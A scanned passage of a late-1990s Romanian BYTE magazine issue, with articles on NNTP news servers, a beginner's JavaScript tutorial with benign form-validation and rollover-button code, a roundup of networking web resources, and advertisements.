- Schemele de acces sunt legate de sistemele de fișiere. Dacă vrei să miști conferințe dintr-o casetă NT în alta, trebuie să miști un subarbore de sistem de fișiere cu toate permisiunile asociate acestuia. Dacă dorești dezactivarea temporară a autentificării, ești blocat. Acordarea recursivă de acces deplin pentru fiecare este o transformare cu sens unic, din care e greu să te mai refaci.

Metoda: **Bazată pe o bază de date LDAP locală sau îndepărtată**

Server: Netscape Collabra

Pro:

- Lucrează pe orice sistem de operare suportat de Netscape.
- Nu exportează conturile sistemului de operare utilizatorilor Internet.
- Suportă autentificarea clientului. Dacă specifici o mapare între un câmp de certificat de client (de exemplu: Nume Comun) și un atribut LDAP (de exemplu: nume utilizator), poți lucra cu intrări nume utilizator/parolă și control de acces făcând uz doar de certificate.

Contra:

- Trebuie să înveți cum să folosești baza de date LDAP locală legată de serverele Netscape, sau să achiziționezi, să instalezi și să înveți cum să utilizezi un server de directoare Netscape sau de alt tip.
- Trebuie să populezi directorul LDAP; nu există unealtă pentru preluarea conturilor existente ale sistemului de operare.

Lotus Notes. Aceasta se datorează parțial cititoarelor de știri interpretoare HTML. Multe dintre facilitățile avansate prezentate de mine luna trecută decurg din clienții NNTP, nu din servere, și astfel ei lucrează la fel de bine cu servere tradiționale INND ca și cu Collabra sau INS. Dar două facilități stil Notes din clientul Communicator Collabra - căutarea pe întregul text și categorizarea - necesită Collabra Server.

Collabra Server vine cu propriul său instrument de căutare - față de INS, care însă se bazează pe Microsoft Index Server. Collabra ar putea (și poate eventual ar trebui) să influențeze similar mecanismul de indexare/căutare de uz general al Netscape-ului. Dar pentru serverul 3.0 Netscape a ales - inspirat după părerea mea - să se concentreze asupra cuplării strânse cu clientul Collabra.

Cele două produse împreună implementează un protocol de căutare pe care Netscape l-a propus ca o extensie la standardul NNTP. Ca rezultat, poți căuta grupuri de știri direct din cititorul de știri. Și mai important, un utilizator neavând drepturi pentru un grup de știri, nu va vedea niciodată vreun rezultat al căutării din acel grup. Această capabilitate de căutare securizată ar fi dificil de realizat cu INS și Index Server - sau, într-adevăr cu orice mecanism (ca de exemplu mecanismul de căutare pentru conferințe de pe site-ul BYTE) care operează mai mult în spațiul Web decât în spațiul NNTP.

Collabra poate să creeze de asemenea o privire personalizată asupra unei discuții. Face asta pe două căi: grupuri de știri categorizate și grupuri de știri virtuale. Dacă administratorul Collabra Server declară un grup de știri ca fiind una categorizată, subgrupurile sale interacționează cu, de-altfel, inactiva opțiune „Show Categories“ din clientul Collabra.

Când am încercat aceasta, am rezolvat un mister. Al treilea panel (grup de știri) al cititorului de știri a dispărut în Collabra, aparent înlocuit cu Message Center, care rulează ca o aplicație separată. Dar când selectezi o discuție categorizată din cititorul de știri, panelul dispărut reapare. Astfel afișează Collabra categoriile.

Oricum, acesta îmi este de folos doar marginal. Cititoarele de știri tradiționale nu văd categoriile, și cum coexist cu un amalgam de cititoare de știri, nu există un interes să le creez. Mai bine aș prefera a treia fereastră așa cum a fost în Navigator.

Grupurile de știri virtuale sunt mai interesante. În articolul de luna trecută, v-am arătat o căutare pe întregul text în Collabra după termenul *vpn*. Când am folosit butonul Save As din caseta de dialog, Collabra a executat un artificiu ingenios. A creat un grup de știri numit virtual.vpn și a introdus copiile articolelor găsite în acest grup de știri virtual. Mai mult, când mesaje noi corespunzând căutării *vpn* curg în oricare dintre conferințele noastre private, sunt automatic redirectate în virtual.vpn!

Oricât de excelente ar fi grupurile de știri virtuale, eu tot mai aștept o cale mai eficientă pentru categorizarea grupurilor de știri. Mai concret, aș vrea să pot declara antete personalizate pentru un grup dat - în agenda noastră de exemplu, acestea ar putea fi Companie, Produs și Nume - și apoi cititorul de știri să-mi construiască liste sortate pe baza acestor antete. După părerea mea, această schemă nici nu ar cere modificări ale protocolului NNTP. Mesajele de știri sunt deja pline de antete personalizate, ca de exemplu X-Mozilla-Status. De ce nu X-Companie și X-Produs? Pentru server nu contează aceste antete în plus; clientului i-ar fi de mare folos.

Ultimele servere de știri sunt lucrări în continuă dezvoltare. Ceea ce ne dă curaj este că ele chiar progresează. Tehnologia NNTP a fost pentru mulți ani un diamant neșlefuit. Standardul INND deja a făcut mai multe decât se gândesc mulți. INS și Collabra au cucerit un nou teritoriu important. Abia aștept să văd ce urmează, dar între timp construiesc soluții inspirate pentru colaborare în jurul a ceea ce există astăzi. ■

John Udell este director executiv la BYTE, responsabil cu medii noi. Poate fi contactat prin e-mail la **jon_u@dev5.byte.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Sepsi István*]

Péter László

Lume dinamică: JavaScript

JavaScript face mai mult decât să înfrumuseţeze paginile Web. Este o soluţie completă, uşor de folosit în crearea site-urilor de o calitate superioară.

Navigând pe Web, am văzut site-uri în care, atingând un buton, acesta prindea viaţă, site-uri care arată diferit în funcţie de ziua vizitei sau formulare care ne avertizează dacă am completat greşit un câmp din el. JavaScript poate să facă toate acestea şi chiar mai multe. O mulţime de site-uri folosesc aplicaţii tip „telecomandă“ şi butoane „vii“, iar văzând acestea ne convingem că JavaScript este mai mult decât un instrument cu care împodobim paginile noastre. În acest articol propun să descoperim cum se încadrează JavaScript în programarea pe Web, cum funcţionează şi rolul său în crearea site-urilor Web de o nouă generaţie.

Ce este JavaScript?


Creat de Netscape, JavaScript apare pentru prima dată în Navigator 2.0. Original numit LiveScript avea scopul să satisfacă cerinţele de script ca parte a mediului de dezvoltare de aplicaţii Netscape LiveWire. A fost redenumit în 1995 având în vedere circumstanţele limbajului Java şi a fost conceput de la început ca un limbaj de script uşor de folosit pentru realizatorii site-urilor Web. Cu ajutorul acestuia se pot construi aplicaţii puternice pe Web, dar nu este soluţia totală pentru acesta.

Deseori JavaScript este interpretat greşit de către constructorii HTML şi de mulţi alţii, care nu au deloc sau foarte puţin trecut de programator. Tratând ca o cutie neagră, aceştia simplu copiază părţi ale scripturilor pentru a avea efectul dorit. Însă JavaScript înseamnă mult mai mult, necesitând nişte cunoştinţe de programare. Esenţa scripturilor JavaScript se poate înţelege numai atunci dacă le privim ca o parte organică a programării pe Web.

De ce JavaScript?

Sunt mai multe metode cu care putem să transformăm o pagină web statică într-una dinamică. O soluţie tipică este CGI care se execută pe servere. Utilizatorii interacţionează cu o pagină web programată, completând un formular HTML şi trimiţând la o aplicaţie CGI. Aplicaţia primeşte datele de intrare, execută nişte operaţii şi eventual returnează un rezultat. Acest tip de programare a aplicaţiilor web este des folosit la operaţii cu baze de date, căutări sau vizualizări de cataloage.

Mulţi utilizatori însă observă că programele CGI sunt foarte lente. Şi acesta nu este singura deficienţă a acestora. Dacă programul CGI este scris într-un limbaj interpretat lent, cum este Perl, şi nu un cod compilat C, acesta poate să ruleze destul de lent. Mai mult, unele sisteme de operare lansează repetat mai multe copii ale aceleiaşi aplicaţii CGI, consumând astfel resurse de sistem. Dezvoltarea aplicaţiilor de partea serverului, cum ar fi Netscape API (NSAPI), Microsoft Internet Server Application Programming Interface (ISAPI) sau module de server Apache pot să elimine din lipsurile CGI-ului, dar o problemă fundamentală rămâne: serverul trebuie să facă toată munca. Mai mult, punând toate programele de partea serverului, este o soluţie destul de ineficientă. Să presupunem că facem o comandă de pantofi via Internet, şi din greşeală, în formular introducem un număr de pantof neexistent (în loc de 39 introducem 93). Este imposibil să avem un asemenea număr de pantof, dar formularul chiar şi în acest caz este trimis la server, care pierde o vreme cu căutarea numărului cerut. Ar fi o soluţie elegantă, ca datele din formular să fie verificate înainte ca ele să fie trimise la server. Rezultatul nu numai că ar fi mult mai prietenos cu privire la utilizator, dar ar economisi şi din timpul serverului. (vezi figura „Rolul JavaScript-ului în paginile Web programate“)



Rolul JavaScript-ului în paginile Web programate

Pagina iniţială de HTML cu JavaScript
Pagină cu elemente controlate de JavaScript
cgi-bin/form.pl
Trimiterea datelor din formular care sunt prealabil verificate de JavaScript
CGI-ul de pe server
Pagina finală

Cu toate că JavaScript a fost creat să pre-

Taguri pentru ascunderea JavaScript de la browsere care nu cunosc acesta

```
<HTML>
<HEAD>
<TITLE> Exemplu de JavaScript 1</TITLE>
<SCRIPT LANGUAGE="JAVASCRIPT">
<!--
function TestName(form){
   if (form.username.value=="")
      alert("Please insert your name");
   else
      form.submit();
}
//-->
</SCRIPT>
</HEAD>
<BODY BGCOLOR="#FFFFFF">

<H1 ALIGN=CENTER> Test de formular in JavaScript </H1>
<HR>

<FORM ACTION="http://www.uttgm.ro/cgi-bin/formtest.pl"
METHOD="POST">
<B>Enter your name:</B> <INPUT TYPE=TEXT SIZE="30" LENGTH="30"
NAME="username">
<BR><BR>
<INPUT TYPE="BUTTON" VALUE="Say Hello" NAME="Submit"
onclick='TestName(this.form)'>
</FORM>

<HR>

<SCRIPT LANGUAGE="JAVASCRIPT">
<!-
document.write("Last updated on"+document.lastModified);
// ->
</SCRIPT>
</BODY>
</HEAD>
</HTML>
```

O funcţie care va fi apelată
mai tîrziu

Apel de program CGI
după validare şi trimitere

După ce utilizatorul apasă butonul
de trimitere, este apelată funcţia de testare
şi validare a formularului

„document" este una dintre
obiectele incorporate cu
atribute foarte utile
Acest script este executat imediat
când este citit de browser

Observaţie:

Acele browsere care nu cunosc JavaScript vor interpreta comenzile ca şi cum ar fi comentarii HTML, deci trebuie să fim atenţi să „ascundem" sursa scriptului. Pînă în prezent, singurele browsere care cunosc JavaScript sunt Netscape (versiunea 2.0 sau mai bune) şi Microsoft Internet Explorer (versiunea 3.0 sau mai bune). Din nefericire, fiecare browser interpretează într-un alt fel JavaScript, şi există mai multe dialecte pentru acesta. Implementarea de către Microsoft a lui JavaScript, cunoscut sub numele de JScript, este aproape echivalentul lui JavaScript 1.0 folosit de Netscape 2.X. Pe de altă parte, Netscape 3.X care foloseşte JavaScript1.1 este singurul browser care suportă noile implementări JavaScript, cum ar fi înlocuirile dinamice de imagini pentru crearea de butoane animate.

lucreze astfel de situaţii, este mult mai mult decât un limbaj de validare formulare. Am putea imagina JavaScript ca un „lipici" de partea clientului (şi nu a serverului) care ţine împreună elementele dintr-o pagină Web. El poate determina ce browser folosim, ce plug-in-uri sunt instalate şi multe altele necesare pentru a crea o pagină dinamică. Iar cu introducerea tehnologiei Netscape LiveConnect, JavaScript a devenit un limbaj care poate fi utilizat pentru a controla şi comunica între obiecte ca plug-in-uri, layere, frames, style sheets şi appleturi în paginile Web. Rolul de „lipici" a lui JavaScript nu a fost realizat în întregime, dar are potenţialul să devină mai important decât însăşi HTML-ul.

Cum se utilizează JavaScript

JavaScript are două forme primare: JavaScript interpretat pe partea de client (client-side JavaScript) şi JavaScript compilat de partea de server (server-side JavaScript). Versiunea de server este rezervată exclusiv pentru produse Netscape LiveWire. Cealaltă versiune este cea accesibilă utilizatorilor Web şi care, pe scurt, ar însemna o colecţie de comenzi înglobate într-o pagină HTML. După definiţie aceste comenzi sunt incluse între tagurile `<SCRIPT LANGUAGE="JavaScript">` şi `</SCRIPT>`. După prima vedere se pare că JavaScript nu diferă de HTML, dar în timp ce HTML defineşte structuri, layout-uri şi legături între documente, JavaScript adaugă logică şi facilităţi de programare.

Există trei părţi de bază unde se poate amplasa JavaScript: în tagul `<HEAD>`, în tagul `<BODY>` şi cu taguri HTML. Cînd o pagină care are înblobate elemente de JavaScript este citită de către un browser care cunoaşte JavaScript, comenzile sunt interpretate linie cu linie şi executate corespunzător. Unele comenzi - ca afişarea datei pe ecran - sunt executate imediat de către browser, iar altele sunt suspendate aşteptînd interacţiunea cu utilizatorul (ex. apăsarea unui buton).

Sintaxa limbajului JavaScript este familiar persoanelor care au folosit limbaje ca C. Aspectul cel mai delicat reprezintă faptul că multitudinea de obiecte dintr-un browser (ferestre, frame-uri, formulare etc) pot fi controlate din JavaScript prin simpla referinţă la obiect. Obiectele au proprietăţi încorporate, numite atribute, iar programele orientate-obiect pot foarte uşor să le modifice pe acestea. Aplicînd conceptul de orientat-obiect pentru lumea browserelor, putem modela browserul ca o colecţie de obiecte, cuprinzînd ferestre, farme-uri, formulare etc.

Cod de creare butoane animate

```
<HTML>
<BODY BACKGROUND="#ffffff">
<SCRIPT language="JavaScript">
<!-- Acesta ascunde scriptul pentru browserele mai vechi --

name = navigator.appName;
version = parseInt(navigator.appVersion);
function pict(i,s) {
  if (name == "Netscape" && version >= 3) {
     img=new Image();
     img.src=s;
     document.images[i].src=img.src;
  }
}
// -- Sfirsitul ascunderii --></SCRIPT>

<P><A HREF="ABOUT1.HTML" onmouseout="pict(0,'butonlup.gif')"
     onmouseover="pict(0,'butonldown.gif')">
<IMG SRC="butonlup.gif" BORDER=0 ></A>

<BR>

<A HREF="ABOUT2.HTML" onmouseout="pict(1,'butonlup.gif')"
     onmouseover="pict(1,'butonldown.gif')">
<IMG SRC="butonlup.gif" BORDER=0></A>

</BODY>
</HTML>
```

„navigator" este un obiect cu atribute ca appName, appVersion,...

atributul „images" al obiectului „document" este vectorul care gestionează imaginile de de pe pagină

Când mousul părăsește suprafața butonului, se produce evenimentul „onmouseout", schimbându-se imaginea

Când mousul este pe imagine, se afişează imaginea alternativă

De exemplu, fereastra de browser este modelată ca un obiect numit „window". Printre atribute se află și „status bar" -ul, care poarte fi setat cu JavaScript prin comanda asociată: window.status = „Hello World".

JavaScript are și funcții înglobate, numite metode, care pot efectua operații asupra unor obiecte. De exemplu, dacă vrem să definim o fereastră de avertisment folosind obiectul window, putem folosi comanda window.alert(„Hello User") și fereastra este creată cu textul în ea.

Numărul metodelor și proprietăților din JavaScript este enorm, dar nu trebuie să fim intimidați de acesta, fiindcă JavaScript este un limbaj „curat" și procedural.

Cheia de a folosi JavaScript în modul cel mai avantajos este de a ști cînd și unde să-l introducem în pagină. Limbajul ne poate ajuta să îmbunătățim interfața paginii cu mici butoane, ferestre de tip pop-up și multe altele, fără a necesita cunoștințe aprofundate de programare, chiar prin simpla copiere a unor scripturi în pagina noastră. Adevărata putere a lui JavaScript se cunoaște numai atunci cînd este combinat cu alte tehnologii, ca HTML, ActiveX, CGI, plug-in -uri și Java, pentru a transforma pagina noastră Web dintr-unul static într-unul dinamic.■

Péter László Zsolt este student la Universitatea „Petru Maior" din Tg.Mureș. Poate fi contactat la **lpeter@uttgm.ro.**

ABONAMENTUL TĂU LA CAD REPORT,
O ȘANSĂ DE CÂȘTIG!

TALON DE PARTICIPARE

Autodesk.

Premiu 100$ pentru un AutoCAD vândut
până la sfârşitul anului

Condiții de participare:
1. un abonament la revista CAD Report pe anul 1998*
2. să facilitați achiziționarea unui pachet de AutoCAD

Nume..Firma..
Funcția..Adresă..
Localitatea...............................Telefon...

Dealeri autorizați
București: MaxCAD, FastImpex, GeCAD, CAD-GIS, TOTAL SOFTt, Virtual World Design; *Galați*: CAD Resource Centre; *Braşov*: Technical Group International, *Constanța*: GlyKon, SPAC; *Oradea*: Keysys Grafx; *Piteşti*: Landenberg; Ploieşti: Presco; *Iaşi*: Matrix, UNITRADE SYSTEMS; *Oneşti*: UM-Soft; *Bălți* (Rep. Moldova) I.E. Pascari.

* Pentru a vă abona folosiți cartea poștală din revistă.


Distribuitor autorizat
A&C
INTERNATIONAL S.A.
The CAD-CAMpany
A founder of BSA Romania
Tel: 01-250-5315,Fax: 01-250-7774

Decodorul Internet cu arhitectură deschisă

NetBox®

permite
telespectatorului
accesul direct la Internet
furnizorului de servicii
lărgirea audienței
pe lângă marele public

Scrie o scrisoare
Destinatar


IrDA
cititor Smart Card
on
conectat
microfon incorporat
mesaj de așteptare
spre linia telefonică
alimentare
spre televizor
de la VCR/decodor

pagini de Web în televizorul dumneavoastră
cu

NetGem

NetBox®

de curând în România

AFROM
Distribuitor unic pentru România
Tel : 01 / 330 00 06
Fax : 01 / 330 39 67

Surfing


Mixajul tehnicii de calcul cu cel al comunicațiilor a influențat radical organizarea sistemelor de calcul. De Mircea Sabău

Bazele rețelelor

Conceptul de centru de calcul, în accepțiunea sa de încăpere cu pereți de sticlă prin care norocoșii vizitatori pot căsca gura la mașina electronică asaltată de numeroșii beneficiari arondați, este complet depășit. Vechiul model, în care calculatorul era o creatură izolată, a fost înlocuit cu unul nou, în care greutatea este împărțită pe umerii unui număr mai mare de calculatoare interconectate-rețea de calculatoare. Având în vedere marele impact al rețelelor în viața noastră, dar și pentru înțelegerea și aprofundarea noțiunilor legate de rețelele de calculatoare, vă invit să aruncăm o privire asupra resurselor pe care Internetul ni le oferă cu generozitate.

Principii fundamentale despre rețele de calculatoare

http://www.baynetworks.com/Products/Papers/wp-primer.html



The International Standards Organization (ISO), the primary standard-setting body in the data communicat developed a framework for LAN standards called the Open Systems Interconnect reference model. This ref represents a standard approach to communicate information throughout a network so that a variety of indep computer and communications devices can interoperate.

Because they are approved and published by the IEEE, both the Ethernet and Token Ring proto be industry standards. Any company can acquire the specifications and design Ethernet or Token Users can purchase an Ethernet NIC, for example, from any vendor and be assured that it will o network with Ethernet NICs from other vendors. This degree of **interoperability** is highly desira there are many more protocols for providing services at the higher layers of the OSI model and v ave been approved by an international standards bodies. In fact, most upper layer LAN protocols are incorporated into proprietary ystems, such as Novell's NetWare, IBM's LAN Server, and Microsoft's LAN Manager. A user has to buy only that vendor's produ ssured that they will interoperate on a LAN.

etwork Operating Systems

thernet and Token Ring technologies are just one part of a complete LAN. They provide the services specified in the Physical and D f the OSI model, but several other services must be added on top of the connectivity of Ethernet or Token Ring. Network operating re most often used to provide the additional communications services.

NOS defines client and server systems. Clients are individual user workstations attached to the network where application program generated. Servers are shared network resources that provide hard disk space for users to store files, printer services, and a numbe etwork services. The network operating system provides a set of protocols in software that run on both servers and client systems an ommunicate with each other, share files, printers, and other network resources.

Această pagină, furnizată de firma Bay Networks, oferă legături spre conceptele generale ale rețelelor de calculatoare. Secțiunea include informații de bază din lumea rețelelor de calculatoare, a rețelelor locale, despre tehnologiile Ethernet, Token Ring și FDDI. Mai găsim aici informații despre hub-uri, comutatoare, conectarea rețelelor locale între ele, standarde și protocoale precum și un glosar de termeni.

Informații și resurse despre rețele locale

http://web.syr.edu/~jmwobus/lans/

În pagina întreținută de John Wobus, găsim informații despre rețele locale cu accent pe tehnologiile de comunicare a datelor. Există aici legături spre resurse generale despre tehnologii (ATM, Ethernet etc.) și protocoale (Internet, Appletalk), manuale, publicații și un glosar de rețele locale. Sunt acoperite și problemele legate de accesul la distanță, gestiune, dirijare.

Fundamentele comutării în arhitectura token ring




Figure 1. *Token Ring network with collapsed backbone. Centrally located servers and mainframes provide simplified management.*

Accommodating User and Application Growth

http://www.3com.com/nsc/500603.html

Pentru extinderea duratei de viață a rețelelor token ring, în această pagină firma 3Com prezintă cele patru faze ale strategiilor de migrare. Deoarece evoluția este cea mai sigură strategie, fiecare scenariu este construit pe infrastructura de rețea existentă, în scopul îmbunătățirii ratei de transfer o dată cu minimizarea riscurilor. Componenta cheie a acestor strategii este comutarea Token Ring, o alternativă de înaltă performanță a conectării prin punți între rețele cu topologii, protocoale diferite sau segmente ale aceleiași rețele.

Servicii pe linii telefonice digitale (ISDN)

http://www.cis.ohio-state.edu/~fine/ISDN/

ISDN-ul este un standard internațional de comunicații video, vocale și de date prin linii telefonice digitale. Acest standard necesită linii speciale și suportă rate de transfer de 64 Kbps. Multe linii telefonice ale firmelor de telefonie au două canale, numite canale B. Astfel, acestea se pot folosi una pentru voce și cealaltă pentru date sau se pot aloca ambele linii pentru date, caz în care rata de transfer atinge 128 Kbps. Versiunea ISDN originală folosește transmisia în bandă largă. O altă versiune, numită B-ISDN, poate susține o rată de transmisie de 1.5 milioane bps prin cabluri cu fibre optice, dar ea nu este larg răspândită. Această pagină prezintă bazele ISDN, incluzând multă informație practică precum și câteva descrieri tehnice cinstite ale ISDN ca: standardul de transmitere simultană a vocii, imaginilor video și a datelor (B-ISDN), ISDN-ul de bandă îngustă etc. În final, întâlnim câteva discuții interesante despre direcția în care se îndreaptă ISDN-ul în viitor.

Ghidul soluțiilor de implementare a rețelelor

http://www.asante.com/markets/education_primer/index.html

Acest ghid educativ este prezentat sub forma unor patru secțiuni.





Figure 12--Managing the Network

Prima secțiune face o introducere în bazele rețelelor, acoperind o arie largă de subiecte ca topologiile rețelelor, cablarea rețelelor, componente și servicii de rețea precum și metode de acces la mediul de comunicare. A doua secțiune prezintă câteva scenarii tipice de implementare a rețelelor academice Ethernet, incluzând subiecte ca: rețele de sine stătătoare, extinderea și gestiunea rețelei și accesul la distanță în rețea. Partea a treia prezintă câteva scenarii de instalare a rețelelor academice: rețele pentru campusuri universitare de dimensiuni mici și mari, mărirea benzii de transfer a LAN-urilor Ethernet tradiționale de 10 Mbps și siguranța administrării rețelelor. Ultima secțiune este o anexă în care găsim informații despre hub-uri Ethernet inteligente, software de gestiune a rețelelor, hub-uri Ethernet neadministrate și adaptoare Ethernet, toate fiind produse ale firmei Asanté Technologies.

Totul despre tehnologia trimiterii multiple pentru rețelele larg răspândite geografic

http://www.starburstcom.com/mcast.htm

Serviciile de difuzare de la un nod spre toate celelalte (broadcast) și cele de trimitere multiplă (multicast) se regăsesc în rețelele locale de la începuturile acestora. Rețelele WAN nu au o topologie de difuzare, ele oferind doar de curând servicii de trimitere multiplă. Acest document oferit de firma StarBurst Communications intenționează să ofere informațiile de bază necesare înțelegerii serviciilor de transport în rețelele larg răspândite geografic (WAN) precum și cum se poate beneficia de acestea. Macheta de prezentare este de genul întrebare-răspuns, însoțită de desene explicative.



Q. How do they work and how do they differ?


A. First, let us describe how multicast frame relay services work. The Frame Relay F
October, 1994 released the Multicast Implementation Agreement. This agreement d
multicast configurations: "One-Way Multicast", "Two-Way Multicast", and "N-Way Mul
configurations are shown in Figures 1a, 1b, and 1c.

Figure 1a: One-Way Multicast

Un ghid practic pentru construirea serviciilor multiple WAN

http://www.xyplex.com/product/white-paper/wp-wans.html

Rețelele WAN au crescut ca număr, dimensiune și importanță pentru majoritatea activităților, în timp ce tehnologia de interconectare a rețelelor și piața serviciilor WAN s-a schimbat rapid. Astfel, organizațiile au nevoie de o modalitate flexibilă pentru implementarea rețelelor WAN. Prin pagina sa, firma Xyplex Networks oferă informații valoroase despre serviciile WAN: apel telefonic analogic, linii telefonice închiriate, standardul de comutare a pachetelor X.25 (protocolul FrameRelay, standardul ISDN, tehnologia ATM). Pagina mai prezintă cele mai uzuale combinații ale serviciilor WAN.



WANScape: A Common Sense Guide to Building Multi-Service WANs

The following is the text of the Xyplex Networks white paper, *A Common Sense to Building Multi-Service WANs*. To order a printed copy, see our on-line produ iterature request form.

Table of Contents

- Executive Summary
- WAN Services
- Combining WAN Services
- WANScape
- Customer Application
- How to Get Started

Rețele locale radio (WaveLAN)

http://www.wavelan.com/about/about.htm

Rețelele WaveLAN sunt sisteme radio care oferă utilizatorilor finali conectivitate și acces la serviciile de rețea oricând și oriunde. De asemenea, acestea pot fi utilizate pentru a adăuga rețelelor locale extensii radio sau funcții independente. WaveLAN a fost proiectată să suporte aceleași opțiuni de configurare existente în segmentele rețelelor locale cablate, conform standardelor IEEE 802. Rețelele radio WaveLAN se bazează pe o structură celulară. O celulă este o arie geografică acoperită din punct de vedere al comunicației radio, în care fiecare stație WaveLAN poate comunica cu altă stație. Cu o singură celulă se pot realiza grupuri de lucru de sine stătătoare sau se pot adăuga segmente radio pentru extinderea rețelei cablate. Cu mai multe celule se poate crea o largă infrastructură pe baza căreia utilizatorii se pot deplasa fără să aibă vreo legătură cablată cu rețeaua. În această pagină puteți găsi informații despre configurațiile, aplicațiile, caracteristicile și tehnologia acestor rețele.■

Mircea Sabău este redactor la revista BYTE România.Poate fi contactat la adresa: **msabau@agora.ro**

AutoCAD 14 pentru Windows este tot atât de rapid ca şi cel mai rapid predecesor DOS şi oferă o productivitate mai ridicată. *De Evan Yares*

Mai rapid la desenare

